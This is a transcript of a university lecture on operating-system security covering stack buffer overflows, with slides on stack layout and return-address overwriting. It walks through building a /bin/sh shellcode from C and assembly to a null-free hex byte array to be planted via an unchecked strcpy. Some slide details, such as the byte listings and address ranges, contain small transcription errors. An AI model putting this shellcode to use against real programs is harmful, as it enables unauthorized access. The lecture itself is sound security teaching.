
Information Security - 5 - Secure Systems Engineering
Introduction to Operating Systems
Professor Chester Rebeiro
Department of Computer Science and Engineering
Indian Institute of Technology, Madras
Week 8
Lecture 37
Operating System Security (Buffer Overflows)

Hello, in this video we will talk about buffer overflows, essentially buffer overflows is a vulnerability in the system and it is not just restricted to the operating system but it could be pertaining to any application that runs in the system. Now buffer overflows is vulnerability that allows malicious applications to enter into the systems even though they do not have a valid access, essentially it would allow unauthorized access into the system. So let us look at buffer overflows in this particular lecture.

(Refer Slide Time: 1:04)



Flaws that would allow an attacker access the system

So when we look at how an unauthorized user or unauthorized attacker could gain access into the system, so we see that it is just by flaws present, there are two types of flaws that a system can have one it could have bugs present in the application or the operating system in this particular case or it could have flaws due to the human factor when we for instance browse the internet where we see many such web pages opening and prompting us to click on particular things which would take us to may be a malicious website and as a result of that would cause malicious applications to be downloaded into the system.

Another one which is more pertaining to the operating system is when there are bugs in the operating system code. Now modern day operating systems specially the ones that we typically use on a desktop and servers are extremely large pieces of code. For instance the current Linux kernel has over 10 million lines of code and all these codes are obviously written by programmers and will have numerous bugs, so these bugs are not very easy to detect.

However, if an attacker decides to look he could find such a bug and he could then exploit this bug in the operating system to gain access into the OS and as you know that once the attacker gains access into the OS he will be able to do various things like he will be able to execute various components of the operating system code, he could control all the resources present in the system, he could also control which users execute in the system and so on thus, an unauthorized access through a bug in the operating system is a very critical aspect.

(Refer Slide Time: 3:20)



Program Bugs that can be exploited

- Buffer overflows
  - In the stack
  - In the heap
  - Return-to-libc attacks
- Double frees
- Integer overflows
- Format string bugs

Chester Rebeiro, IITM 3

So there are a number of bugs that an attacker can exploit in order to gain unauthorized access into the operating system. So here is the list of some of them so there could be buffer overflows in the stack of the program or in the OS, in the heap, there may be something known as return-to-libc attacks, there are double frees essentially this occurs when a single memory location which is dynamically allocated through something like a malloc gets freed more than once, there are integer overflow bugs and there are format string bugs. So there are essentially numerous different says that bugs can be exploited by an attacker to enter into the system.

So what we will be seeing today are the bugs in the stack and something known as a return-to-libc attack which essentially is a variant of the buffer overflow attack in the stack.

(Refer Slide Time: 4:24)


Buffer Overflows in the Stack

- We need to first know how a stack is managed

Chester Rebeiro, IITM 4

So in order to understand how the buffer overflows work in the stack we first need to know how a stack is managed, so let us see how the user stack of a process is managed.

(Refer Slide Time: 4:38)



Stack in a Program (when function is executing)

```
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```

Chester Rebeiro, IITM 5

So let us say we take this very simple example which has two functions the main and in this main function we invoke another function with parameters 1, 2 and 3 and this function just allocates two buffers, buffer 1 of 5 bytes and buffer 2 of 10 bytes. So as we know when we execute this program in the system the operating system creates a process comprising of various things like the instruction area containing the text or the various instructions of this particular program, the data section, the heap, as well as the stack.

The stack in particular is used for passing parameters from one function to another and it is also used to store local variables, so let us see how the stack is used in this particular example. So let us say that this is the stack and this stack corresponds to when the main function is executing. Now when main wants to invoke this function over here that is function 1, 2 and 3 it begins to push something on to the stack. So what is pushed on to the stack we will see now.


So first the three parameters 1, 2 and 3 which are passed from main to function are pushed on to the stack that is parameters per function 1, 2 and 3 would be pushed on the stack, then the return address is pushed on to the stack so this return address will point to the instruction that follows this function invocation. As we know in order to invoke function in an X86 based processor the instruction that is used is the call.

So the return address will point to the next instruction following the call, so after the return address something known as the previous frame pointer is pushed on to the stack, this frame pointer points to the frame corresponding to the main function so this is the frame which is used when the function is executed while this frame was used when main is executed. Now after the previous frame pointer is used, the local variables which are defined in function are then allocated.

In this case we have two character arrays which are allocated, one is of size 5 and the other is of size 10 bytes. So besides all of this we have two CPU registers which are used to manage this stack pointer, one is the frame pointer which is typically the register BP in Intel x86 and the other one is the stack pointer or SP in the x86 nomenclature. Now the frame pointer points to the current functions framed. So it actually points to this particular thing corresponding to the frame for function.

Now after this function completes its execution and returns this previous frame pointer is loaded into the register BP therefore, the frame pointer will then point over here that is the frame corresponding to the function main. Now the stack pointer on the other hand points to the bottom of the stack.

(Refer Slide Time: 8:38)



Stack Usage (example)

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Chester Rebeiro, IITM


6

Now let us look at this in more detail, let us say that this is the stack and this is the address for the various stack locations and this is the data stored in that particular address. So let us assume that the top of the stack is 1000 and it decrements downwards. So this was the stack corresponding to the function when it is invoked, so we first see that there are the parameters that are passed to the function are pushed on to the stack, this is the parameters 3, 2 and 1 which are pushed on to the stack.

So we note that each of these parameters since they have defined as integer in this function are given 4 bytes, so the integer A which is passed to function would start at the address location 997 and from there the four bytes 997, 998, 999 and 1000. Similarly the second and third parameters also take four bytes. The return address for this function at essentially the point at which the function has to return is also given 4 bytes, while the base pointer since it is a 32 bit system is also given 4 bytes.

Then we have the buffer 1 which is allocated as a local of the function which is given 5 bytes 976 to 980 and then buffer 2 is allocated 10 bytes so these two arrays are the locals of the function. The base pointer points to this particular location and the stack pointer points over here to the address number 964.

(Refer Slide Time: 10:40)



Stack Usage Contd.

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

What is the output of the following?
- printf("%x", buffer2) : 966
- printf("%x", &buffer2[10])
  976 → buffer1

Therefore buffer2[10] = buffer1[0]

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	


Chester Rebeiro, IITM 7

Now let us look at some very simple aspects, so let us say what would happen if we print this particular line, so printf percentage x, buffer 2. So as we know buffer 2 corresponds to the address of this particular array so this particular printf statement would print the address of buffer 2, so if we look up the stack we see that the start address of buffer 2 is 966 therefore, this printf will print 966.

Now what happens if we do something like this printf ampersand buffer 2 of 10, so we know that buffer 2 is of 10 bytes and we will have indexes from 0 to 9. Now buffer 2 of 10 is 966 plus 10 which is 976, so what is going to be printed over here is 976. Now if so happens that 976 is outside the region of buffer 2 in fact 976 is in buffer 1. Therefore, what we are getting now is that we are printing an address which is outside buffer 2 and this is what is known as a buffer overflow, essentially we have defined a buffer of 10 bytes, but we are accessing data which is outside the buffer 2 area. So we are accessing the 10th, 11th, 12th and so on byte. So this is known as the buffer overflow.

Now what we will see next is how this buffer overflow can be exploited by an attacker and how an attacker could then force a system to execute his own code.

(Refer Slide Time: 12:40)



Modifying the Return Address


buffer2[19] =
&arbitrary memory location

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Arbitrary Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

Now one important thing from the attacker's perspective is the return address, if the attacker could somehow fill this buffer 2 in such a way that he would cause a buffer overflow and modify this particular return address then let us see what would happen. So let us say buffer he makes this particular statement, so buffer 2 of 19 is some arbitrary memory location, so what the attacker is doing that he is forcing this buffer 2 to overflow and he is overflowing it in such a way that the return address which was stored on to the stack is replaced with his own filled location, after the function completes executing it would look into this location and instead of getting the valid return address it would get this arbitrary location and then it would go to this arbitrary location and start to execute code.

So what we would see is that instead of returning to the main function as would be expected in the normal program, since the attacker has changed this return address to some arbitrary location the processor would then cause these instructions corresponding to this arbitrary location to be fetched and executed. So now it looks quite obvious what the attacker could do in order to create an attack.

(Refer Slide Time: 14:18)



Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	ATTACKER'S code pointer
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	


Now that we seen how buffer overflows can skip an instruction,

We will see how an attacker can use it to execute his own code (exploit code)

Chester Rebeiro, IITM 9

So essentially what the attacker is going to do is that he is going to change this return address the valid return address present in the stack with a pointer to an attack code. Therefore, when the function returns instead of taking the standard return address it would pick the attackers code pointer and as a result it would then cause the attackers code to begin to execute. So now we will see how the attacker could change the return address with its own code pointer.

(Refer Slide Time: 14:56)



Big Picture of the exploit

Fill the stack as follows

(where BA is buffer address)

Chester Rebeiro, IITM 10


In order to do this what we assume is that the attacker has access to this particular buffer, so this means that the attacker will be able to fill this particular buffer as required. For instance this buffer could be say passed through a system called for instance the operating system would require that character string be passed through the system call by the user and thus the attacker will be able to fill that character string and pass it to the kernel.

So what the attacker is going to do is to create a very specific string that it has the exploit code and it is also able to force the operating system or for that matter application to execute this exploit code. So how it is going to do it is as follows, so in the buffer the attacker will do two things, first he will put the exploit code that is the code which the attacker wants to execute in the lower most region of the buffer and then begin to overflow the buffer, essentially what he is going to put is this address location BA.

Now BA here is the address of this exploit code, so it is assumed or if a smart attacker will be able to determine what the address location is of buffer and he will overflow the buffer with BA, so he keeps overflowing the buffer with BA and when this happens at one particular case the written address present in the stack is changed from the valid return address to BA, thus when the function returns what the CPU is going to see is the address BA in the return address location, thus it is going to take this address BA and start executing code from that.

So since BA corresponds to the address where the exploit code is present, the CPU would then begin to execute this exploit code and in this way the attacker could force the CPU or the processor to execute the exploit code.

(Refer Slide Time: 17:34)



Exploit Code

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```


- How does he put this code onto the stack?

Chester Rebeiro, IITM 11

So now we will see how one particular attack code is created and how an attacker can force an application or an operating system to execute that exploit code. So let us take the very simple example of the exploit code which is shown over here essentially this exploit code which we call as shellcode does nothing but only executes a particular shell, the shell is specified by slash bin slash sh and this particular function execve is invoked in order to execute this shell.

The parameters are name 0 which comprises of the executable name and there is name one which is essentially a null terminated string. So we will see how this particular code can be forced to be executed by an unauthorized attacker. So the first question that needs to be asked is how does this attacker manage to put this code on to the stack?

(Refer Slide Time: 18:48)



Step 1 : Get machine codes

```
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh       \";"
        ".section .text;"
    );
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

- objdump –disassemble-all shellcode.o
- Get machine code : "eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80"
- If there are 00s replace it with other instructions

Chester Rebeiro, IITM


12

The first step in doing so is that the attacker needs to obtain the binary data corresponding to this particular program. In order to do this what the attacker does is that he will rewrite this program in assembly code. So this assembly code as we see here does exactly the same thing as done by this program, the next thing what the attacker would do is to compile this particular assembly code and get what is known as the objectdump. So the objectdump is obtained by running this particular command thing, so he first compiles this particular code to get what is known as the shellcode dot o which is the object file and then he will run this particular command which is objdump disassemble all shellcode dot o to get this particular file.

Now what is important for us over here is this particular column or the second column, so the numbers what you see over here the extra decimal numbers are in fact the machine code for this program. So the numbers like eb 1e 5e 89 76 08 and so on correspond to the machine code of this particular program. In other words if the attacker manages to put this machine code on to the stack and is able to force execution to this particular machine code then the attacker would be able to execute the shell as required.

So the machine code is shown over here and one thing which is required for this particular attack is to replace all the 0’s present in this machine code with some other instructions so that you do not have any 0’s present over here.

(Refer Slide Time: 20:48)



Step 2: Find Potential Buffer overflow location in an application

```
char large_string[128];
char buffer[48];
```

Defined on stack


```
strcpy(buffer, large_string);
```

Chester Rebeiro, IITM
13

The next thing is to scan the entire application in order to find one location which can be exploited for a buffer overflow. So essentially the requirements for a buffer overflow is that the attacker finds in the application code a command such as this a string copy buffer comma large string, where buffer is a small array and it is defined locally in the stack, while large string is a much larger array.

So as we know the way as this particular function strcpy works is that the large string gets copied to buffer and this copying will continue byte by byte until there is a slash 0 which is found in large string in which case the strcpy will complete executing and will return. So let us assume that the attacker has found such a case where we have the buffer, a large string and a string copy and the buffer is a small array defined on to the stack and how does the attacker make use of this.

(Refer Slide Time: 22:08)



Step 3 : Put Machine Code in Large String


```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh         ";

char large_string[128];
```

```
 3:  eb 18              jmp    1d <main+0x1d>
 5:  5e                 pop    %esi
 6:  31 c0              xor    %eax,%eax
 8:  89 76 08           mov    %esi,0x8(%esi)
 b:  88 46 07           mov    %al,0x7(%esi)
 e:  89 46 0c           mov    %eax,0xc(%esi)
11:  b0 0b              mov    $0xb,%al
13:  89 f3              mov    %esi,%ebx
15:  8d 4e 08           lea    0x8(%esi),%ecx
18:  8d 56 0c           lea    0xc(%esi),%edx
1b:  cd 80              int    $0x80
1d:  e8 e3 ff ff ff     call   5 <main+0x5>
22:  5d                 pop    %ebp
```

Chester Rebeiro, IITM 14

So what the attacker would then do is create something known as a shellcode array which essentially is the code that he wants to execute, so he creates the shellcode array comprising of all the assembly opcodes or machine codes which it wants to execute and he places this code or this shellcode in the first part of the large string, so if you look at this the large string array which is a very large string of 128 bytes in this case gets the shellcode in the first part.

(Refer Slide Time: 22:48)



